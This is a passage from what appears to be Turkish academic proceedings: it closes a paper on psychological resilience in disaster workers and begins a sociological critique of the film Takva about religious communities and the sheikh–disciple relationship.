Psikolojik seviyesi yüksek olan kişiler stres anında iyi olma tutumlarını korurlar. Maddi, psikolojik dayanıklılığı stres karşısında durumu reddetme ya da felaketeleştirme yerine kişinin durumu kendi lehine çevirerek cesaret ve motivasyon sağlayan bir tutum olduğunu savunmaktadır. Bu cesaret ve motivasyonda kişiye sorun çözme yeteneğini kazandırmaktadır. Varoluşçular hayatın kişinin aldığı kararlarla bir anlam kazandığını ve her kararın gelecek için bir seçim olduğu ve başarısızlık endişesiyle kaygıyı arttırdığına inanırlar. Bu da cesaret ve kararlılık gerektirmektedir. Varoluşsal cesaret için de kendini adama, kontrol ve meydan okuma becerilerinin bulunması gerekir (Öncü ve Yağbasanlar, 2018; Ergüner, 2017).

3.1. Bağlanma (kendini adama)

Bağlanma bireyin yaşadığı sıkıntılı anlarda dahi duruma kendini katarak, ailesine, sosyal çevresine, işine, inanç ve değerlerine sarılarak yalnızlığın üstesinden gelebilmesidir. Bu bağ ile güçlenerek stresli durumlarda başa çıkma becerisi kazanır. Kişilerin olaylara kendini dahil etmesi, zaman sarfederek önem vermesi sorunlarla yüzleşme yaptığı işin sorumluluğunu alarak bitiren bir birey haline dönüştürür (Altun, 2016; Öncü ve Yağbasanlar, 2018).

3.2. Kontrol (denetim)

Kontrol, kişinin hayatındaki güçlükler karşısında güçsüz ve çaresiz olmayı redderek gerekirse mücadeleci tutum sergileyerek olayları değiştirebileceğine olan inanç eğilimidir (Işık, 2016; Öncü ve Yağbasanlar, 2018).

3.3. Meydan okuma

Meydan okuma durumunda değişim, kişi için güvenliği tehdit edici bir faktör olarak algılanmaz. Yaşanılan değişimin pozitif ya da negatif katkı sağladığını düşünürler (Işık, 2016; Öncü ve Yağbasanlar, 2018)

4. PSİKOLOJİK DURUM DÜZEYİNİN AFET ÇALIŞANLARI ÜZERİNE ETKİSİ

Psikolojik durum seviyesi, doğuştan gelen bir kişilik özelliği olarak nitelendirilse de zaman içinde yapılan araştırmalarla sonradan kazanılabilen, öğrenilebilen ve geliştirilebilen bir olgu olduğu yargısına varılmıştır. Psikolojik durum seviyesi yüksek olan kişilerde ruh hastalıkları daha az görülmektedir. Bireylerin negatif durumlarla baş edebilmek ve zor koşullara uyum sağlayabilmeleri güçlü bir kişiliğe sahip olduklarına işarettir. En göze çarpan özellikleri hayatlarını idare edebilme, yönetebilme ve yönlendirme kapasitelerinin bulunmasıdır. Bu gücün elinde olması kendisine olan öz güveni yükseltir. Bilgiye ve deneyime açık olmak hayata etkin katılımı sağlarken, değişime ve değişmeye pozitif yaklaşımları ise hayatlarına pozitif açıdan katkı sağlar. Duygularını yönetebilen, duygusal zeka seviyesi

yüksek olan bireyler olaylara sakin ve olumlu yaklaşımı ile baş edebilme konusunda beceri sahibidirler (Işıkkhan, 2002; Pak ve ark., 2017; Erdener, 2019).

Örgütsel anlamda stresi yönetme ve strese dayanabilme becerisinin açıklanmasında iş gerekliliklerini yönetebilecek, insan kaynaklarının seçimi ile eğitimi ve gelişimi için psikolojik durum seviyeleri önemli bir konuma sahiptir. Örgütsel bağlılık ve iş tatmini yönünden artan sorumluluklar, belirsizlikler, alışma ve öğrenme süreçlerine dayanıklılığa ihtiyaçları vardır. Birey örgütte karşılaştığı stres, tükenmişlik ve duygusal problemlerle başa çıkmada başarılıdır. Negatif koşullar onun için bir kazanım olarak algılanır (Işıkkhan, 2002; Yöndem ve Bahtiyar, 2016).

Afetlerde görev almak, insanlara hem kişisel ve hem de mesleki yönden pozitif katkıda bulunur. İnsanlara yardımcı olmak, onların hayatlarını kurtarmak, ve onlara destek olmak kendini iyi hissettirir. Hayatta bir hedefinin olduğunu, yaşamın değerini daha iyi anlamalarını sağlar. Mesleki açıdan da güç koşullar altında çalışmak sorunlarla başa çıkma yeteneklerinin artmasına, bilgi ve tecrübe edinmelerine imkan tanır. Örneğin; Fukushima felaketinde görev alan personelin profesyonel yeterliliklerinin bu tecrübeyle arttığı onlara pozitif yararlar sağladığı tespit edilmiştir (Işıkkhan, 2002; Ergüner, 2017).

Afetlerle ilgili eğitim gören personellerin alanda sakin, esnek ve kararlı olması, sosyal destek almaları ve problemlerle başa çıkmada kendilerine bir yöntem bulmaları psikolojik dayanıklılıkla ilgili önemli faktörlerdendir. Sorumluluk olarak mantıklı davranışlarda bulunmak ve sorun çözme odaklı yaklaşımlar çalışanların dayanıklılığını artırır (Işıkkhan, 2002; Özer ve Deniz, 2014).

Son zamanlarda karşılaşılan yeni bir kelime örgütte psikolojik dayanıklılık; çalışanların ve örgütlerin kriz şartlarında tecrübe ettikleri olumsuzlukları, gelişen dayanıklılık ihtiyacını ve çevresel faktörlerin etkili olduğunu kapsamaktadır. İş yaşamındaki dayanıklılıkta temel alınan koruyucu unsurlar arasında problem çözme, sosyal destek ve destek dengesinin geliştirilmesi bulunmaktadır (Basım ve Çetin, 2011).

5. PSİKOLOJİK DURUM DÜZEYLERİ KURAMSAL MODELLERİ

Gelişimsel açıdan bakıldığında bireyin önceki yaşamı, ailesel ilişkileri ve bu süreçte geçtiği aşamalar önem kazanmaktadır. Stresin kısa ve ani gelişen bir kavram olmaması, geçmişi ve geleceği yönlendirici karmaşık durumlar içermesi kişinin de tek bir başa çıkma yöntemi ile değil farklı yöntemleri kullanabilme becerisi kazanması psikolojik dayanıklılıkla bağlantılıdır (Işık, 2016).

5.1. Birey odaklı

Psikolojik durum seviyesi araştırma konularından birisi de birey odaklı yaklaşımlardır. Bunun üzerine birçok çalışma ortaya konmuştur. Yapılan çalışmalarda ki hedef; kişilerdeki dayanıklılığın doğal algılanabilir, denenebilir ve somut olaylarla açıklanabilir olmasına yardımcı olmaktır (Işık, 2016).

5.2. Değişken odaklı

Değişken odaklı yaklaşım, yüksek tehlike oluşturan koşullarda nasıl olumlu sonuç elde edilir bunu görmek için bireysel, çevresel ve deneysel faktörler arasındaki ilişkiyi araştırır (Işık, 2016).

5.3. Duygu odaklı bireysel yaklaşım

Duygu odaklı bireysel yaklaşımlar bireyin daha ziyade fiziksel ve ruhsal rahatlama metodları ile olmaktadır. Bireyin fiziksel faaliyetlere katılması gevşemesine, uyku ve yaşam standardı, özgüven, ve enerji artışına sebep olurken kendini sağlıklı hissetmesini sağlar. Spor yapması ve sosyo kültürel faaliyetlere katılması bireyi pozitif yönde etkiler (Turunç, 2009).

6. SONUÇ VE ÖNERİLER

- Psikolojik durum düzeyleri ve stresle başa çıkma düzeyleri incelenirken yaş değişkenine göre bakıldığında düşük düzeyde olan, genç yaşlarda göreve başlayan afet çalışanlarına destekleyici eğitim ve seminerler verilebilir.
- Psikolojik durum düzeyleri düşük olan arama kurtarma personelini için geliştirici eğitim ve araştırmalar düzenlenebilir.
- Psikolojik düzeylerinin artırılması için görevin ilk yıllarında, stresle başa çıkma seviyelerinin ise personelin göreve başladığı ilk yıllarda ki devamı için çalışmalar ve düzenlemeler yapılabilir.
- Afet çalışanlarının çoğunlukla çalıştığı 24 saat vardiya sistemi personeli olumsuz etkilediği için mesai saatlerinde düzenlemeler yapılabilir.
- Kuruluşlar sağlık durumu yönünden personelin yıllık yapılan taramalarına dikkat ederek gereken desteğin verilmesini sağlamalıdır
- Afet ekibinde görev yapan personellerin spor ve etkinliklere katılımını pozitif yönde etkilediği için spor faaliyetlerine teşvik ve destek sağlanabilir.
- Stresle başa çıkma metodları olarak kişisel tercihler yapan personelin sosyalleşmesi ve çevresinin de sosyal desteğini farkedebilmesi için grup çalışmaları yapılabilir.

7. KAYNAKÇA

- Altun, F.** (2016) Afetlerde Psikososyal Hizmetler: Marmara ve Van Depremleri Karşılaştırmalı Analizi. Çekmece İZÜ Sosyal Bilimler Dergisi, 4(8-9), 183-197.
- APHB.** (2011). Psikososyal Uygulamalar Katılımcı Kitabı. Ocak 12, 2016 tarihinde http://pdr.org.tr/userfiles/aphb_egitim_kitabi-asp-egitimi.pdf adresinden alındı.

- Babalioğlu, N.**(2001). Afetlerde Ruhsal Yardım, Afetlerde Sağlık Hizmetleri Yönetimi Kurs Notları. Ankara: p. 201-226.
- Basım, N., Çetin, F.** (2011). Yetişkinler İçin Psikolojik Dayanıklılık Ölçeğinin Güvenilirlik Ve Geçerlilik Çalışması. Türk Psikiyatri Dergisi, 22, 1-12.
- Çakmak, H., Aydın Er, R., Can Öz, Y., Tamer Aker, A.** (2010) Akademik Acil Tıp Dergisi; 2:83.
- Erdener, M.** (2019). Afet Alanında Çalışan Profesyonellerin Psikolojik Dayanıklılık Ve İkincil Travmatik Stres Düzeylerinin İncelenmesi.
- Ergüner, B.** (2017). Hekimlerin Algıladıkları Stres Düzeyi, Psikolojik Dayanıklılıkları ve Yaşam Doyumları Arasındaki İlişkinin İncelenmesi.
- İŞIK, Ş.** (2016). Psikolojik Dayanıklılık Ölçeği'nin geliştirilmesi: Geçerlik ve güvenilirlik çalışması. The Journal of Happiness & Well-Being, 2016, 4(2), 165-182.
- İşıkhan V.** (2002) Felaketlerin Acil Yardım Ekibi Üzerindeki Etkileri. Sağlık ve Toplum Dergisi, 12, 1.
- Karancı, N., İkizer, G.** (2017). Afet Psikolojisi: Tarihçe, Temel İlkeler ve Uygulamalar. Türkiye Klinikleri Journal of Psychology- Special Topics, 2(3), 163-171.
- Öncü, H., Yağbasanlar, O.** (2018). Kavramsal Bir Bakış: Psikolojik Dayanıklılık. Eğitim ve Öğretim Araştırmaları Dergisi Journal of Research in Education and Teaching. Mayıs 2018 Cilt: 7 Sayı: 2
- Özer, E., Deniz, M. E.** (2014). Üniversite Öğrencilerinin Psikolojik Sağlamlık Düzeylerinin Duygusal Zekâ Açısından İncelenmesi. Elementary Education Online, 13(4), 1240-1248.
- Pak, M. D., Özcan, E., İçağasioğlu Çoban, A.** (2017). Acil Servis Çalışanlarının İkincil Travmatik Stres Düzeyi ve Psikolojik Dayanıklılığı. Uluslararası Sosyal Araştırmalar Dergisi Cilt: 10 Sayı:52.
- Taşkıran, G., Baykal, Ü.** (2017). Afetler ve Türkiye'de Hemşirelerin Afetlere Hazır Olma Durumları: Literatür İnceleme. Sağlık ve Hemşirelik Yönetimi Dergisi. Sayı:2 Cilt:4.
- Turunç, Y.** (2009). Fabrika İşçilerinde Stres Kaynakları ve Stresle Başa Çıkma Yöntemleri.
- Yöndem, Z. D., Bahtiyar, M.** (2016). Ergenlerde Psikolojik Dayanıklılık ve Stresle Baş Etme, 13.Ulusal Psikolojik Danışma ve Rehberlik Kongresi Bildirisi, Sayı 45, ss.53-62.

DİNİ YAPILANMALARA DAİR SOSYOLOJİK ANALİZİN TAKVA FİLMİ ÜZERİNDEN ELEŞTİRİSİ

İlknur Saatci¹

¹Niğde Ömer Halisdemir Üniversitesi, Fen-Edebiyat Fakültesi, Sosyoloji Bölümü, Niğde

ilknur saatci@ohu.edu.tr

ÖZET

İnsanın eksikliğinin ve sınırlarının tarifi olan din, korku duygusunu besleyerek bireyleri çözüm arayışına sevk etmiştir. Fakat çözüm için yine kendisi tarafından yaratılan mucize atmosferine başvurulması gerektiğine işaret etmiştir. Özellikle bilinmeyene, öldükten sonra ahiret hayatına ve cehennem azabına dair söylemlerle ne yapacağını bilemeyenler için reçeteyi dine, özelde ise dinsel yapılanmalara katılımla olduğunu iddia etmiştir. Dolayısıyla din, bireylerin bu yapılanmalara/cemaatlere müdahil olması için ikna yöntemi olarak kullanılan bir araç pozisyonuna indirgenmiştir.

Çünkü bireylerin algılarında dini yapılanmalar/cemaatler, toplumun kötü olma ihtimaline karşılık kötülüklerin uğramadığı güvenli bir sığınak şeklinde tanımlanır¹. Bu koruyucu ve kollayıcı sığınağa başvurabilmek için dini yapılanmanın değerlerini içselleştirmeyi, kolektif şuura tabi olmayı ve gönüllü kulluğu² kabullenmek yeterlidir. Ancak bir yapılanmaya mensup olmanın bedeli, kişiliğin ve kimliğin seçim meselesi olmaktan çıkarılıp yapılanmanın gerçekliğine evrilişe onay vermektir.

Burada durumu somutlaştırmak için *Takva* filmi üzerinden sosyolojik bir analiz yapılması amaçlanmıştır. Çalışma kapsamında sosyolojik çözümleme üzerinden film eleştirisi yapılacaktır. Film, mekân olarak dergâhta geçmekte, şeyh ve mürit ilişkisini ele almaktadır. Ayrıca dini yapılanmaların bireylerdeki kişilikleri dönüştürücü bir pozisyona sahip olduğunu da göstermektedir. Filmin ana karakteri olan Muharrem, dini hassasiyeti olan bir kişidir. Dini, inandığı doğrultuda yaşayıp, kapitalist düzenin dayatmalarına karşı sade bir hayat sürer. Ancak

¹ Zygmunt Bauman'ın *Cemaatler* adlı eserinden ödünç alınmıştır.

² Gönüllü kulluk, Etienne La Boétie'nin *Gönüllü Kulluk Üzerine Söylev* adlı eserinden ödünç alınmıştır.

dergâhın mali işlerini üstlenmesiyle birlikte, dini değerlere dair hassasiyetinin dergâhın geçekliği doğrultusunda değiştiği görülür.

Sonuç olarak dinin, iktidar konumunda olan yapılanma (film kapsamında dergâh ve şeyhin) tarafından ideolojik bir araç olarak kullanıldığı görülür. Burada amaç-arac ikileminin ortadan kaldırılışı söz konusudur. Bu durumun başarılmasındaki temel etken ise üyelerin (müritlerin) Horkheimer’in ifadesiyle akıl tutulmasına maruz kalmaları sonucunda tahakkümü gönüllü olarak içselleştirmelerinde aranmalıdır.

Anahtar Kelimeler: Takva, Din, Hakikat, Dini Yapılanma

THE SOCIOLOGICAL ANALYSES OF RELIGIOUS RESOURCES THE TAKVA FILM CRITICISM

ABSTRACT

Religion, which is the description of the deficiency and limitations of human beings, has encouraged individuals to seek solutions by feeding the feeling of fear. However, he pointed out that the miracle atmosphere created by him should be used for a solution. He claimed that especially for those who do not know what to do with the discourses about the unknown, the afterlife and the torment of hell, the prescription will be realized by participation in religion and in particular religious structures. Therefore, religion has been reduced to the position of a tool used as a method of persuasion for individuals to get involved in these structures/communities.

Because, in the perception of individuals, religious structures/communities are defined as a safe shelter where bad deeds do not suffer despite the possibility of bad society. It is enough to internalize the values of religious structuring, to be subject to collective consciousness and to accept voluntary servitude in order to apply to this protective and watchful shelter. However, the cost of being a member of a structuring turns personality and identity into the reality of the structuring rather than being a matter of choice.

Here, it is aimed to make a sociological analysis through the film *Takva* in order to make the situation concrete. Within the scope of the study, film criticism will be made on sociological analysis. The film takes place in the lodge as a setting and deals with the relationship between the sheikh and the disciple. It also shows that religious structures have a transformative position to personalities in individuals. Muharrem, the main character of the film, is a person with

religious sensitivity. He lives religion in the way he believes and leads a simple life against the impositions of the capitalist order. However, as the lodge takes over the financial affairs, it is seen that its sensitivity towards religious values changes in line with the authenticity of the lodge.

As a result, it is seen that religion is used as an ideological tool by the ruling organization. Here, the elimination of the goal-means dilemma is in question. The main factor in the achievement of this situation should be sought in the voluntary internalization of domination as a result of the members (disciples) being subjected to mental retention, in the words of Horkheimer.

Keywords: *Takva, Religion, Truth, Religion Structuring*

1. GİRİŞ

Devletin ideolojik aygıtlarından³ biri olan din, “kavranılamayı kavrama, açıklanamayı açıklama çabası ve sonsuzluğa duyulan özlem” ihtiyacını gidermek isteyenler için bir reçete işlevi görmektedir (Durkheim, 2010:49-51). Malinowski’nin ifadesiyle din, mucizevî güçlerin sürekli açıklandığı bir atmosferde var olmaktadır. Bu mucizevî atmosfer, insanlara manevi boyutta öldükten sonra çürümekten ve ahiret azabından kurtuluş vaat etmektedir. Aslında dinin, kişinin kültürüne entegre olduğu bilindiğinde insanlar tarafından tahayyül edilerek insanüstü bir plana aktarıldığı görülecektir (Malinowski, 1990).

Çünkü insanoğlu, gündelik hayatın gidişatında zorlandığı anlarda bir nevi kaybolmamak, düşmemek ya da yok olmamak için dine sarılır. Dinin sınırlandırıcı hatta tutsak edici olması hiç önemli değildir. Zira dinden başka, bireyin söz konusu bağımlık hislerini tatmin eden ve zorluklar karşısında yüce bir güç tarafından korunmasını sağlayan başka bir sistem bulmak mümkün değildir (Atay, 2011:21; Yücekök, 1983:14).

Bu güç, insanı üstesinden gelemediği; anlamakta, nüfus etmekte ve tüketmekte zorlandığı, kendi dışında var edilen bir ‘gerçeklik’ alanıyla bir araya getirir (Atay, 2011:21). Toplumsal algının sürekli değişim ve dönüşüm geçirdiği de hesaba katıldığında, bireyler *yaşama-dünyasında* ⁴karşılaştığı problemlerle baş edebilmek için çözümünü dine başvurmakta bulur. Özellikle büyüyen toplum karşısında

³ Devletin ideolojik aygıtları, Louis Althusser’in *İdeoloji ve Devletin İdeolojik Aygıtları* adlı eserinden ödünç alınmıştır.

⁴ Yaşama-dünyası Edmund Husserl’in *Fenomenoloji Üzerine Beş Ders adlı eserinden ödünç alınmıştır.*

yeterli olmadığını hissedip kendini soyutlayanların ya da sorunlarla baş edemeyecek duruma gelenlerin imdadına sabretme öğüdüyle yine din koşmaktadır (Yücekök, 1983:77).

Fakat Durkheim'in dine dair yaptığı tanım dikkate alındığında dini yapılanmalara değinmek gerekli bir hal alır. Durkheim'e göre din "insanları bir cemaate bağlı kılan inanç ve pratiklerin toplamı"dır. Bu durum dini söylemler ile meşruiyet kazanan yapılanmaların varlığına işaret eder. Söz konusu yapılanmalar, bireylerdeki biz duygusunu ve şevkini üretebilmek için dinin ortak pratiklerini kullanır (Taşkın, 2012:28). Örneğin cemaat halinde namaz kılmanın, zikir törenlerine katılmanın Tanrı katında kitlesel sevap imkânı sunduğunu dile getirir. Pek tabi dini yapılanmaların, bu amacını gerçekleştirebilmek için hakikati dillendirme zorunluluğu yoktur. Dolayısıyla burada ***hakikatin önemsizleşerek***⁵ yeni söylemlerle desteklendiğine şahit olunur. Bu noktada *Takva* filmi, dini yapılanmalar (bir başka ifadeyle din adı altında cemaatleşme olgusu) üzerinden hakikatin, gerçeklik lehine yok edilmesini ele alan bir örnek niteliğinde olduğu için önemlidir.

2. TAKVA

2005 yapımı bir Türk filmi olan *Takva* filminin başrol oyuncusu olan Muharrem (Erkan Can), kendi halinde sade bir hayat yaşayan ve ihtiyaçlarını karşılamak için handa çalışan birisidir. İş dışında kalan zamanının neredeyse tamamını dergâhta ibadet ederek geçirmektedir. Muharrem, dini hassasiyeti doğrultusunda dünyadan elini eteğini çekmiştir. Böylece günahlardan sakındığını düşünür. Bu durum bir gün dergâhın şeyhinin dikkatini çeker. Şeyh (Meral Ülgen), dergâhın mali işlerini üstlenmesi için Muharrem'i seçer. Muharrem ise dine olan bağlılığı, dergâha beslediği saygı ve şeyhe duyduğu sadakat sonucunda göreve itiraz edemez. Şeyh'in "görevi en iyi senin yapacağına birçok istişareden sonra karar verdik. Eğer kabul edersen bizlere iyilik, dergâha bağlılık, Allah'a hizmet etmiş olursun" sözü üzerine Muharrem görevi kabul eder. Muharrem'in üstlendiği bu görev, onun sakınmaya çalıştığı dünya hayatıyla yoğun bir teması geçmesini zorunlu kılar. Bu durum Muharrem'in dünyevi olan ile uhrevi olan arasında çatışma yaşamasına neden olur. Sonuçta bu ikilemin üstesinden gelemeyiz. Başlangıçta dürüstlüğünü, sakinliğini kaybeder ve en sonunda akıl sağlığını yitirir.

3. HAKİKAT İLE HİPERGERÇEKLIK ARASINDA

Takva filminin sosyolojik çözümlemesi yapılırken muhtemelen ilk önce din ve Tanrı söylemi üzerine inşa edilen bir gerçeklik yaratılışı ele alınmalıdır. Baudrillard'tan yola çıkıldığında, *simülakrlar* bu durumu açıklayabilir. Söz konusu kavram, gerçek olmayan bir görünümün gerçek gibi algılanmasını sağlar. Öne sürülen bu gerçeğin sonsuz sayıda yeniden üretimi mümkündür ve bireyler, sürekli hipergerçeklik alanıyla karşı karşıya bırakılır. Bu durum beraberinde taklit olanın hakikat olarak

⁵ Hakikatin önemsizleşmesi, Ralph Keyes'in *Hakikat Sonrası Çağ* adlı eserinden ödünç alınmıştır.

yaratılmasını ve bireyler tarafından kabullenilmesini getirir. Böylece asıl gerçeğe dönüş ihtimali ortadan kalkar ve bireyler, sürekli yeniden üretilen *geçekliklere* maruz bırakılır. Geride sadece “hakiki bir ütopyaya dönüşen gerçek kalmıştır” ve yaratılan bu kurmaca evrendeki gerçeğin gerçekleşme olasılığı da yoktur (Baudrillard, 2018).

Takva filminden yol çıkıldığında dergâhın, yeniden ürettiği simülakrlar aracılığıyla din ve Tanrıyı araçsallaştırdığı görülür. Dergâh ve dergâh üzerinden tanımlanan şeyh, müritlerine, doğru olarak kabul ettirdiği birden fazla gerçek yaratır. Yaratılan bu gerçeklikler, üyelerin ikna edilip dergâha müdahil olmalarını sağlamak içindir. Her şey, insanlığın faydasından ziyade dergâhın çıkarına/lehine hareket etmeyi gerektirir. Böylelikle dergâhın dayattığı eylem ve söylemleri, hakikat olarak kabul eden üyelerin, davranışlarını bu doğrultuda yeniden inşa ettiği görülür.

Bu durum *Takva* filminde geçen bir sahne üzerinden örneklendirilebilir. Muharrem kiralari toplamak için dini hassasiyete sahip bir ailenin evine gittiğinde evde üç çocuğun olduğunu, adamın hasta olduğu için işe gidemediğini görür. Bunun üzerine bir sonraki ay ev kirasının arttırılması durumunda ailenin ödeme yapmakta zorlanacağını anlar. Bu durumu şeyhe anlatır. Şeyh ise şunları söyler:

Âdem aleyhisselam’dan beri zengin ile fakir hep olmuştur. Lakin bu zamanda fakir, layığından çoktur. Açlık, yoksulluk diz boyu. Dinimiz fakirleri gözetir. Senin onurlu kalbin bunun farkında. Senin nurun o işte. Eğer kira almak lazım değil ise alma. Ama bu kirayı almadığımız için buradan bir talebe göndermemiz gerekiyorsa onu sen seç Muharrem. Biz bu vebale karışmayız. Allah’ın izniyle bu iş senindir.

Bu açıklama dindeki yoksulları gözetme ve hayırseverlik algısının, dergâhın çıkarları uğrunda feda edilmesini örneklendirir. Ayrıca bireyler, duygu sömürüsü ve vicdan muhasebesi ile dini otoritenin (film kapsamında şeyhin) söylemini kabullenmek zorunda bırakılır. Horkheimer’in (2018:141) deyişiyle özne, bir nevi içerikten arındırılarak yok edilir.

Yine filmde geçen bir sahnede Erol adındaki bir müteahhit çuval almak için Muharrem’in çalıştığı dükkana gider. Toplamda 3 milyar ödemesi gerekirken Muharrem, 9 milyar ödeme yapması gerektiğini söyler. Dükkânın sahibi (Ali Bey) geldiğinde ise yanlış hesap yaptığını ve müşteriden fazla para istediğini anlatır. Bunun üzerine Ali Bey şöyle söyler: “İyi yapmışsın. Uzatma işte. Ticaret bu. Kitapta bile yeri var. Müslümanlıkta fırsatları değerlendireceksin. Üstelik fitremizi, zekâtımızı da kuruşu kuruşuna ödüyöruz. Ne kazandımsa helalimdir.”

Sonuç olarak dergâh Tanrı simülakrlarına yaptığı gönderme ile hakikat ve sahte arasındaki ayrımı ortadan kaldırmaya çalışır. Pek tabi bunda da başarılı olur. Çünkü inanç üzerine temellendiğinden, üyelerin rasyonel aklını değil, duygularını hedef alır. Sahte olanın hakikat olarak kabul edilmesi için

*söyleşme sıklığı*⁶ devreye koyar. Dergâh'ın düzenli olarak icra ettiği cemaat halindeki zikir törenleri, sohbet ve ibadetler aracılığıyla sürekli aynı şeyleri yineler ve bireyleri bunun gerçek olduğuna ikna eder. Dolayısıyla Tanrı, dergâhın üst akılı konumunda yer alan şeyhin, iktidar gösterisi için kullandığı bir araç konumuna indirgenir. Baudrillard'ın ifadesiyle Tanrı'nın hakikati sona erer ve üst akıl olarak tanımlanan şeyhin egemenliğine gönüllü olarak devredilir (Baudrillard, 2018:19). Böylelikle Tanrı'ya dair hakikat, eylem-söylem tezatlığı uğrunda feda edilmiş olur.

4. AKIL TUTULMASI

Eylem-söylem tezatlığıyla Tanrı hakikatının sona erdiği, insan ve amaçlarına dair akla uygun birliktelikten vazgeçilmesine neden olur. Burada Horkheimer'in argümanından yola çıkıldığında akla uygun ile kastedilenin sadece bireylerin zihninden ibaret olmadığı bilinmelidir. Çünkü akıl gerek doğada, toplumsal kurumlarda gerekse insanlarla kurulan ilişkilerde mevcuttur. Tüm varlıkları öznel-nesnel akıl ayırımına tabi tutmaksızın kapsayarak uyumlu bir birlikteliğin kurulmasına olanak sağlar (Horkheimer, 2018:59-61).

Fakat din söz konusu olduğunda Horkheimer'dan (2018:61-64) aktarımla öznel olan aklın, nesnel olan üzerinde hâkimiyet kurduğu görülür. Bu durum beraberinde amaç ile araç arasında uyumsuzluk meydana getirir. Akla uygun olmayan gerçeklikler bireyi kuşatır, hakikatin içeriği boşaltılır. Dolayısıyla eylemler, ahlaki temeller, inanç ölçütleri gibi tüm kararlar, akıl dışında var olan etmenlere bağımlı hale gelir. Buradaki ikilem karşısında ise aklın bunalımı gerçekleşir ve Horkheimer bunu *akıl tutulması* olarak kavramlaştırır.

Bu durum *Takva* filminde geçen bir sahne üzerinden somutlaştırılabilir. Muharrem, şeyhin verdiği görev doğrultusunda dergâha ait olan arsa ve dairelerin kiralalarını toplamakta, topladığı paraları da bankaya yatırmaktadır. Ancak parayı yatırmak için diğer insanlar gibi sıra da durmamaktadır. Bu durum karşısında Muharrem, banka çalışanlarından birinin "Müslümanız derler, şurada bu kadar insan sırada beklerken önden kendi işlerini yaptırırlar" dediğini duyar. Şeyhin sağ kolu olan Rauf Efendi (Güven Kıraç) ile bu durumu konuşur. Sırada bekleyenlerin kul hakkına girdiğini ve bunun doğru olmadığını söyler. Bunun üzerine Rauf Efendi yapılan eylemin yanlış olmadığını şu sözler üzerine temellendirerek Muharrem'i ikna eder:

Senin vaktin değerli. Sen vaktini Allah yolunda kullanıyorsun, kendi şahsın için değil. Bak bu kadar insan burada yemek yiyip içiyor. Bu kadar insana bu kadar hoca ders veriyor. Bu gençler buradan dağılıyorlar, birçok yerde birçok dergâh açıyorlar. Bütün bunlar ne ile oluyor sanıyorsun? Biz, bize verilen emaneti, burayı çekip çevirmeliyiz. Bu bizim üzerimize düşen bir farzdır. O yüzden senin her dakikan altın değerinde kıymetli. Sen kendini öyle hissetmelisin.

⁶ Söyleşme sıklığı, Peter Berger ve Thomas Luckmann'ın *Gerçekliğin Sosyal İnşası* kitabından ödünç alınmıştır.

Sen yorulmamalısın. Sen oyalanmamalısın. Sen beklememelisin. Senin kazandığın her zaman Allah'a yeni bir hizmet için sana yeni bir fırsat.

Rauf Efendi'nin yapmış olduğu bu açıklamanın Muharrem tarafından doğru kabul edildiği görülür. Filmin ilerleyen sahnelerinde Muharrem'in bankaya gittiğinde yine sıra beklemeden işlemlerini gerçekleştirmeye devam etmesi bu çıkarımın yapılmasına olanak sağlar.

Peki, başlangıçta yanlış olduğu düşünülen bir eylem, birey tarafından nasıl bir anda doğru olarak kolaylıkla kabul edilir? Ya da hakikatin yerinden edilmesi bu kadar basit midir? Bu soruların cevabı dini yapılanmaların (dergâhın) tüm söylemlerinin dinsel olanla yani Kur'an ve Tanrı ile eşleştirerek açıklamasında aranmalıdır. Bu sayede söz konusu yapılanmalar tarafından yaratılan doktrinlerin, üyeler tarafından onaylanması ve içselleştirilmesi kolaylaşır.

Zaten egemen olan gücün de bireylerden istediği rasyonel aklı yok saymalarıdır. *Takva* filminde geçen bir sahne bu durumu somutlaştıracak niteliktedir. Rauf Efendi, şeyhe "Muharrem Efendi'nin imanından zerre şüphem yoktur. Lakin dergâhın mali işlerinden sorumlu olmaya uygun kişi midir?" diye sorar. Bunun üzerine şeyh şöyle cevap verir:

Muharrem Efendi'nin gönlü açık, imanı tamdır. Lakin ilmi zayıftır. Her insanın bir hizmeti vardır. Dünya işlerini yapmak için zihin açıklığı değil, kalp açıklığı gerekir. Zihin açıklığı ile yapılan işlere şeytanı bulaştırırsın Şimdi ona sıradanlığının sıra dışı olduğunu öğretmek lazım.

Bu açıklama dergâhın işlerliğinin devam edebilmesi için rasyonel aklın reddedilmesindeki gerekliliği ortaya koyar. Söz konusu din olduğunda ise bu beklenti, bireylerden olumlu cevap alınmasına olanak sağlar. Çünkü din, tarih boyunca insanlar tarafından en fazla değer gören konular arasında birinci sırada yerini almıştır. Bu durum sayesinde egemen güçler (çalışma kapsamında şeyh ile eşleştirilebilir), bireyler üzerinde denetim gücü kurabilmekte ve egemenliklerini meşrulaştırabilmektedir. Fakat ideolojilerini kolaylıkla dillendirirken din, tüketilen bir meta konumuna düşürülmektedir.

Sonuç olarak akıl ya da rasyonalite de denebilir, egemen olanların çıkarları doğrultusunda kolaylıkla dönüştürülebilir ve hakikate uyarlanabilen bir teslimiyeti mümkün kılar. Bu durum ideolojik manipülasyonların, yalanların yaygınlaşmasına neden olur. Fakat irade kavramı reddedildiği için bireyler, gerçek ile gerçeğin taklidi olan sahtenin ayrımını fark edemeyebilirler. Bireylerin özgürlüklerinden feragat etmeyi gönüllü olarak kabullenmeleri, bu durumun sebebinin oluşturur (Horkheimer, 2018:67-77). Birey Horkheimer'in (2018:129) deyişiyle içerisinde yer aldığı harekete kendini adanmak zorunda bırakılır. Aksi takdirde içerisinde bulunduğu sistemde (*Takva* filmi kapsamında dergâhın) var olamaz.

5. DELİLİK

Foucault deliliği, içerisinde “deneyim” barındırdığı argümanı üzerinden ele alır. Delilik, bugünün perspektifiyle tamamlanmamış olana ve yeni deneyimleri görebilmeye olanak sağlar. Bunun sebebi deliliğin içerisinde bir kopuş, kırılma ve dönüşümü barındırmasından ileri gelir (Foucault, 2006).

